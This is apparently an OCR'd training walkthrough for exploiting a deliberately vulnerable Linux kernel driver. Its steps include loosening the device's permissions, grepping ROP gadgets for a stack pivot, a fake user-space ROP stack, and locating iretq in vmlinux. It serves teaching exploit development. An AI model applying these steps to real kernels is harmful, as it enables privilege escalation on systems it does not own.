

1. Inspect kernel ring buffer messages to locate driver initialization log:

   **dmesg | tail**


   **sudo chmod a+r /dev/vulndrv**





1. Search gadget database for stack pivot instruction `xchg eax, esp ; ret`:
   **grep ' : xchg eax, esp ; ret ' ~/ropgadget**





1. Review Trustwave Python script searching for 8-byte aligned gadgets.





1. Output stack pivot gadgets into `gadgets` text file:
   **cat ~/ropgadget | grep ': xchg eax, esp ; ret' > gadgets**





1. Review fake stack ROP payload structure mapped in user-space.





1. Disassemble kernel `.text` section to extract address of `iretq` instruction:
   **objdump -j .text -d ~/Downloads/vmlinux | grep iretq | head -1**



